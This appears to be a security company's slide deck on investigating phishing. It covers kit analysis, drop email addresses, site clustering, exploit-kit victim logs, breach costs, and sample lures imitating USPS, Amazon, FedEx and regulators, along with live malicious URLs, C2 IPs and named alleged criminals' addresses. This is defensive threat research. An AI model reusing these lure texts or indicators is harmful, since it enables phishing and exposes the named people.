r index.htm				96.44 KB	13.06.2013		8323603/100450	-rW---f--	INFO EDIT COPY CUT DEL DLD REN				
NEW FILE:	ok	/home/content/03/8323603/html/CLIENT_DOMAINS/VJAYVIKA				Create	NEW DIR:	ok	/home/content/03/8323603/html/CLIENT_DOMAINS/VJAYVIKA				Create
VIEW FILE:		/home/content/03/8323603/html/CLIENT_DOMAINS/VJAYVIKA				View file	CHANGE DIR:		/home/content/03/8323603/html/CLIENT_DOMAINS/VJAYVIKA				Change
RC-SHELL 1.0 : PAGE GENERATED IN 0.1361 SECONDS													

# Viewing the Login.php file Reveals Criminals' Email Addresses



- Created By WeStGiRl0005
- [dreamsfordestiny@yahoo.com](mailto:dreamsfordestiny@yahoo.com)  
=https://www.facebook.com/victor.ogonna.35
- [kola4larin@gmail.com](mailto:kola4larin@gmail.com)
- [twintowerlogs@gmail.com](mailto:twintowerlogs@gmail.com)

# Finding “signature kit files”



URLID	Brand	File Number	Filename	MD5 Hash	File Size (bytes)
3111609	Wells Fargo	0	lightbox.js	a576e8ea6aead5339175f06ad0e90182	8562
3111609	Wells Fargo	1	stagecoach_bg_wht.jpg	a734d5b8864a2c93ffa9c4d080d35a2	7859
3111609	Wells Fargo	2	olb_itseasy_234x84.gif	bf56b697298228f8b87167a5f00b8066	7098
3111609	Wells Fargo	3	sav_makesavingeasy_234x84.gif	1b13ee50fe817fb56df4ba7a73035887	7119
3111609	Wells Fargo	4	tas.js	654395a3b8982e5b20cd087921c35f1d	15441
3111609	Wells Fargo	5	iau_492_731x194.jpg	051c3da915c2246b5549095abf1f272d	49474
3111609	Wells Fargo	6	user-prefs.js	75aacf2a506c4456098e2a018c7e4988	12428
3111609	Wells Fargo	7	flash_detect.js	7087724a9149b174c648e4bbf50e56d2	6344
3111609	Wells Fargo	8	al_ehl_house_gen.gif	719dc0d2cce8830d99316731f270e606	111
3111609	Wells Fargo	9	oth_financialeducationbanner_234x84.gif	20a1796d40fc1b5c1f29d0c779a42f62	4761
3111609	Wells Fargo	10	mtg_paymentchallenges_234x84.gif	5c1b347ced9c5dc4147cbb22761fb8e2	6854
3111609	Wells Fargo	11	exit_lightbox.css	4b167f7d030b708d04c32b1d90aa0e81	797
3111609	Wells Fargo	12	close_gray.gif	72cfa10aac4cd4397072a2f0a45a51da	148
3111609	Wells Fargo	13	logo_62sq.gif	3a79d1aa9bd94547d266fc0b09fc27a6	1824
3111609	Wells Fargo	14	s.gif	325472601571f31e1bf00674c368d335	43
3111609	Wells Fargo	15	home.css	a6afeb09a7541be12c1ea4e8fc232750	10629
3111609	Wells Fargo	16	index.html	706d045465b205403dfec08ab327ce52	23525

# Choosing that “key file”



- We find over 500 related Wells Fargo phishing sites, 70 where we retrieved kits, dating back to February 20, 2013.





Extracted 57 different email addresses for these phishing sites.

Here are the most common:

nolight2012@yandex.ru	14
nowirenolight2@sify.com	14
oilmoneygroup@gmail.com	9
ymessengerdeal@in.com	9
brenda.curtiss0014@gmail.com	7
mail2world@safe-mail.net	7
spammermaster@secureroot.com	4
akfal@hotmail.com	3
alibabageerresults@gmail.com	3
cs.sleek@gmail.com	3
edokid201@gmail.com	3
kizg30af5li2h82@jetable.org	3
mesinthr@gmail.com	3
spammerteam@secureroot.com	3




# Documenting phishers

- The phishing intelligence method of phishing mitigation retrieves kits in a forensically sound manner, meaning that the retrieval process and storage will hold up in a court of law.
- In Calendar 2012, we did that more than 23,000 times.
- The top phisher drop email addresses were found in more than 1,700 phishing sites.
- 130 email addresses were found on more than 100 sites each.
- 629 email addresses were found on more than 25 sites.



# Similarity of Phishing Sites


- Using i2 Analyst's Notebook we can display a scientific clustering of phishing sites based on the similarity of file sets





# Overlaying Drop Email data

- Each red dot is a criminal's email address.
- More red lines => more phishing sites related to that email address.






# Blue overlays for IP addresses

604 phishing sites were created with the same phishing kit.

390 of them are hosted on a single IP address. This computer is being repeatedly hacked for cybercrime use.

We call this a clue.





# Effective Countermeasures

- Isolate a single attacker
- Observe his “monetization path”
- Build barriers—e.g. add to device fingerprint; block IP by geo-location; add more, dynamic identify verification questions
  
- More effectively identify the bank robber

# Computer Intrusion

intentionally accessing a computer without authorization...and  
obtaining information contained in a financial record of a  
financial institution

**(Phishing Sites on Utah Domain  
Names)**



**MALCOVERY**  
SECURITY

# Utah Domains Hosting Phishing



<b>centralutahdance.com</b>	<b>new-homes-in-utah.com</b>	<b>utahhardwoodflooring.com</b>
<b>centralutahdoorservice.com</b>	<b>port15utah.com</b>	<b>utah-home-builder.com</b>
<b>cleaningcompaniesutah.com</b>	<b>rendezvousranchutah.com</b>	<b>utah-jazz.ru</b>
<b>computerrepairutah.net</b>	<b>salon21utah.com</b>	<b>utahlocalsound.com</b>
<b>constructionloanutah.net</b>	<b>smiledesignofutah.com</b>	<b>utah-massage-college.com</b>
<b>greattrailrunsintah.com</b>	<b>utah.edu</b>	<b>utah-mortgage-rates.info</b>
<b>gsutah.org</b>	<b>utahartistschoolofballet.com</b>	<b>utahngabodybuilding.com</b>
<b>irishintah.org</b>	<b>utah-can.org</b>	<b>utahonlineauctions.biz</b>
<b>loganrealestateutah.com</b>	<b>utahcranes.com</b>	<b>utahonlineauctions.com</b>
<b>new-homes-in-utah.com</b>	<b>utahdemocrats.org</b>	<b>utahwebdesignservice.com</b>





# Targeted Brands

ABSA Internet Banking	Lloyds TSB
Alibaba	NatWest
Alliance & Leicester	PayPal
American Express	Regions Bank
ANZ Bank	Santander
Bank of America	Standard Bank
Bank of Montreal	TD Canada Trust
Chase Bank	USAA
CIMB	Vodafone
eBay	Wells Fargo
Halifax	Western Union
HM Revenues & Customs	Yahoo
HSBC	



# Where were they Hosted?

<b>173.254.69.205</b>	<b>208.109.78.143</b>	<b>69.175.35.138</b>
<b>174.122.45.99</b>	<b>208.89.208.109</b>	<b>70.86.182.34</b>
<b>184.107.226.138</b>	<b>209.200.245.229</b>	<b>72.29.76.133</b>
<b>184.154.106.250</b>	<b>64.22.111.82</b>	<b>74.208.211.4</b>
<b>184.154.141.210</b>	<b>64.90.53.69</b>	<b>74.208.83.211</b>
<b>184.154.146.162</b>	<b>66.147.240.185</b>	<b>74.220.207.121</b>
<b>184.168.207.1</b>	<b>66.147.244.192</b>	<b>74.54.143.9</b>
<b>193.108.74.126</b>	<b>66.175.58.9</b>	<b>81.177.6.74</b>
<b>202.47.88.105</b>	<b>67.18.52.66</b>	<b>89.38.213.161</b>
<b>204.197.240.135</b>	<b>68.69.168.78</b>	<b>94.103.151.195</b>
<b>204.93.196.196</b>	<b>69.175.101.130</b>	



# Toward Attribution

URL no.	Brand	Domain	Criminal's Email Address	File Location	Encryption
1246941	CIMB	loganrealestateutah.com	kelvin.williams2024@gmail.com	logon.php	Plaintext
1246941	CIMB	loganrealestateutah.com	kelvin.williams2024@gmail.com	prc.php	Plaintext
1246941	CIMB	loganrealestateutah.com	kelvin.williams2024@gmail.com	tac.php	Plaintext
627441	PayPal	www.utahlocalsound.com	injure-heart@hotmail.com		Plaintext
627441	PayPal	www.utahlocalsound.com	xx_xx_xx3bod_asad_syria_xx_xx_xx@yahoo.com		Plaintext
2080692	PayPal	www.greattrailrunsintah.com	s10354@hotmail.fr	error_log.htm	Plaintext
1685515	Bank of America	ww.constructionloanutah.net	insalle@menara.ma	index.html	Hex
1685515	Bank of America	ww.constructionloanutah.net	moorenick@blumail.org	cr4zyc0d3r.php	Plaintext
1685515	Bank of America	ww.constructionloanutah.net	s33th3rs@yahoo.co.uk	check_fields.js	Base64 + Array
1388504	NatWest	utahdemocrats.org	andytaylor@isgpearce.uk.com	go1.php	Plaintext
1388504	NatWest	utahdemocrats.org	christine.addison@hotmail.co.uk	natwest.co.uk_update.html	Plaintext
1388504	NatWest	utahdemocrats.org	minepeace2@gmail.com	go1.php	Plaintext
1388504	NatWest	utahdemocrats.org	natwest@gmail.com	go1.php	Plaintext



# Seven Phases of Phishing Investigation

- 1. Spam Analysis--includes bouncebacks to spoofed sender (targeted brand); looking at IP address of the email messages
- 2. Site Analysis—URL paths, source code, open dirs and shells
- 3. Kit Analysis—extracting email addresses and signature strings
- 4. Phish Clustering—Deep MD5 matching
- 5. Analysis of log files from webmasters—Google dorking ,& log files from victim brand websites --first visitor is fraudster
- 5. Search Warrant Analysis—evidence of stolen credentials & which phishing page generated the email msg; communications with gang
- 6. Open Source Intelligence—using Google, Maltego, i2 Analyst's Notebook to search and map out his network

# Brand Reputation And Economics of Malicious Email



**MALCOVERY**  
SECURITY

# Conversation with Alabama Senator



- *Have you ever seen a phishing email?*
- **Oh yeah! I get them all the time from (Bank X)!**
- *How does that make you feel about (Bank X)?*



**I'm sure glad they aren't MY bank!  
They must not know what they are doing!**

# Cyber Attack Costs: Reputation



1. Financial
2. Remediation
3. Reputation



- **For every \$1 in direct losses**
  - **\$2.10 in Remediation costs**
  - **\$6.40 in Reputation costs**

Customers are 42% less likely to do business with you if they are aware of phishing attacks against your brand.

- From Cisco report: *Email Attacks: This time it's Personal*



# Reputation at Risk

“Six days after a security breach of its PlayStation Network, Sony said Tuesday that the incursion was much worse than expected and hackers had obtained personal information on 70 million subscribers.” – April 26, 2011







# South Carolina Data Breach—fall 2012

- August 13– Department of Revenue employee opens a phishing email.
- August 27– Hacker logs in via Citrix VPN using phishing victim’s credentials
- August 29 – Hacker runs utilities to steal passwords from six servers
- September 2-4 – Hacker runs reconnaissance on 21 servers
- September 12 – Hacker dumps data to a staging directory
- September 13-14 – 74.7 Gigabytes of data exfiltrated by hackers
- October 10 – Secret Service informs So. Carolina of the breach
- October 26 – Breach disclosed to public
- **Over 1 million residents have signed up for credit monitoring, costing SC \$12 Million**

# August 13, 2012 malware report?



## “IRS.gov” Malware – August 13, 2012

---

### Sender Domain = “irs.gov”

These domains have been seen **783** times on 08/13/12 (as of 1:00PM). The first message was received at 9:45AM (49) with the highest receipt count so far having occurred at 10:00AM (451).

count	mbox
49	8/13/2012 9:45
451	8/13/2012 10:00

178	8/13/2012 10:15
65	8/13/2012 10:30
39	8/13/2012 10:45

1	8/13/2012 11:00
---	-----------------

### SUBJECTS:

There are **11** subjects associated with this domain, shown below.

count	subject
85	Federal Tax transaction canceled
82	Federal Tax transfer rejected
81	Your Federal Tax payment
79	Rejected Federal Tax transfer
77	Your Federal Tax transaction

68	Federal Tax payment canceled
68	Federal Tax transfer returned
68	Rejected Federal Tax transaction
59	Federal Tax payment returned
58	Federal Tax payment rejected
58	Rejected Federal Tax payment

# August 13, 2012 malware report?



## URLs:

There are **85** unique URLs which are comprised of **85** unique machines and **1** unique path that are associated with this domain. The top 10 are shown below and the complete list is available in the spreadsheet "*IRS.Malware.Aug13.2012.xlsx*".

count	machine	path
15	applesuniverse.com	/wp-content/plugins/rejrev.html
15	dreamboxsystem.com	/wp-content/plugins/rejrev.html
15	aveaturkcellvodafonesohbet.tk	/wp-content/plugins/rejrev.html
15	planetaryhealings.com	/wp-content/plugins/rejrev.html
15	rogueskateboards.co.uk	/wp-content/plugins/rejrev.html
14	jvarela.com	/wp-content/plugins/rejrev.html
13	mainframedumps.com	/wp-content/plugins/rejrev.html
13	hollowpansonwindfarm.co.uk	/wp-content/plugins/rejrev.html
13	aveasohbetnumarasi.tk	/wp-content/plugins/rejrev.html
13	panelapressao.net	/wp-content/plugins/rejrev.html

# August 13, 2012 malware report?



On August 13 we analyzed the malware dropped by visiting those links:  
It was detected by only 10 of 46 A-V products on VirusTotal.com.

NOT DETECTED by:

AVG, McAfee, Microsoft, Sophos, Symantec, TrendMicro

Connections to:

87.120.41.155:8080	Neterra Ltd. In Sofia, Bulgaria
62.76.180.54	ROSNIIROS in Tambov, Russia
62.76.180.229	ROSNIIROS in Tambov, Russia



# Phishing vs. Targeted Email

Table 3. Economics of Mass Phishing vs. Spearphishing Attacks

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
<b>Victims</b>	<b>8</b>	<b>2</b>
Value per Victim	\$2,000	\$80,000
<b>Total Value from Campaign</b>	<b>\$16,000</b>	<b>\$160,000</b>
Total Cost for Campaign	\$2,000	\$10,000
<b>Total Profit from Campaign</b>	<b>\$14,000</b>	<b>\$150,000</b>

While these numbers tell a good story, we have overwhelming evidence that contradicts them.

## Logs Don't Lie.

If we truly want to be able to measure success rates, we **MUST GO AFTER THE LOGS.**

June 2011 Cisco Report Email Attacks: This Time It's Personal



# Logs Don't Lie: BlackHole Exploit Kit

- On October 24, 2012 a spam campaign imitating the US Postal Service was conducted with the objective of planting malware on recipients' machines.
- The “black hole” for this campaign was at:
  - [http://usw29346.com/links/discs-convinces\\_believing\\_covered.php](http://usw29346.com/links/discs-convinces_believing_covered.php)



# How many victims?

- We had the WEBSERVER LOGS from the computer that was distributing the malware.
- 9,116 distinct IP addresses downloaded one of two Zeus variants:
  - 6,587 downloads of a 895,464 byte file
  - 3,158 downloads of a 958,464 byte file
- Nine other binaries were downloaded less than 400 times each – a total of 11,661 malware downloads

# Was it from an email message?



- Of the 9,116 visitors who actually downloaded the malware, those who were using webmail clients left “referrer” tags.
  - 764 Yahoo webmail users
  - 275 Live.com (Microsoft) webmail users
  - 174 AOL webmail users
  - 36 Comcast, 19 Verizon, 14 Earthlink, 12 Roadrunner, 6 Charter, 4 Juno
- So, YES. This was SPAM-based.





# The Original Email Message

- Dear Customer,

We attempted to deliver your item at 10:16 am on October 24, 2012 and a notice was left. You may arrange redelivery by clicking the link below or pick up the item at the Post Office indicated on the notice. If this item is unclaimed after 15 days then it will be returned to the sender. The sender has requested that you receive a Track & Confirm update, as shown below.

Label Number: 7007 3795 0147 6588 4478

Expected Delivery Date: October 24, 2012

Service Type: First-Class Certified Mail

Service(s): Delivery Confirmation

Status: Final Notice

To check the status of your mailing or arrange redelivery, please visit


<http://www.usps.com.usg3o1.com/shipping/trackandconfirm.php?navigation=1&respLang=Eng&resp=10242012>



# Who got infected?


- 10 U.S. Federal and many State governments agencies
- 59 different Universities and Colleges
- 9 banks, 3 brokerages
- Energy companies
- Airlines, Beverage companies, Chemical companies, Cruiselines, Defense Contractors, Hospitals, Newspapers, Professional sports teams, Publishers, Retail department stores, Silicon valley companies, Theme parks
- 7,000+ users from 59 major ISPs

# Logs Don't Lie: Infection Timeline





# Recent Threats



This judicial process is meant to inform of file No. 13600-61 which is opened and under quest with FFIEC following a formal charge of your Financial Institution regarding suspect financial activity on your account. A hard copy of this judicial process will be delivered to your business address. Our institution will forward information to competent government agencies following this formal charge. Information and contacts regarding your Occasion file # can be found at

[Occasion #: 13600-61](#)

Observed by  
Federal Financial Institution Examination Council  
Caleb Jenkins

# Recent Threats



[Click here if the e-mail below is not displayed correctly.](#) Follow us:

**amazon.com** Your Amazon.com | Today's Deals | See All Departments

Dear Amazon.com Client,

Thanks for your order, @ !

Did you know you can view and edit your orders online, 24 hours a day? Visit [Your Account](#).

**Order Overview:**

E-mail Address: g@ :om

**Billing Address:**  
108 San Paul Ave.  
Los Altos WA 41030-2474  
United States  
Phone: 614-611-7491

Order Grand Total: \$ 68.99  
Earn 3% rewards on your Amazon.com orders with the Amazon Visa Card. [Learn More](#)

**Order Summary:**

**Details:**

<b>Order #:</b>	<b>L34-0371413-3024610</b>
Subtotal of items:	\$ 68.99
-----	
Total before tax:	\$ 68.99
Tax Collected:	\$0.00
-----	
Grand Total:	\$ 60.00
Gift Certificates:	\$ 8.99
-----	
Total for this Order:	\$ 68.99

**Free Amazon Mobile App** Shop millions of products wherever you go [▶ Learn more](#)



# Recent Threats

## LinkedIn

### NOTIFICATIONS

#### Invitation reminders:

- From [Sebastian Cook](#) (Your co-worker)

### PENDING MESSAGES


- There are a total of 3 messages awaiting your response. [Visit your InBox now.](#)

Don't want to receive email notifications? [Adjust your message settings.](#)

LinkedIn values your privacy. At no time has LinkedIn made your email address available to any other LinkedIn user without your permission. © 2010, LinkedIn Corporation.



# Recent Threats

FedEx Billing Online - Ready for Payment

fedex.com

Hello ch\_reco\_howard.kim@promail.com  
You have a new not paid invoice(s) from FedEx that is ready for payment.

The following invoice(s) are ready for your review :

Invoice Number
5210-78941

To pay or review these invoices, please sign in to your FedEx Billing Online account by clicking on this link: <http://www.fedex.com/us/account/fbo>

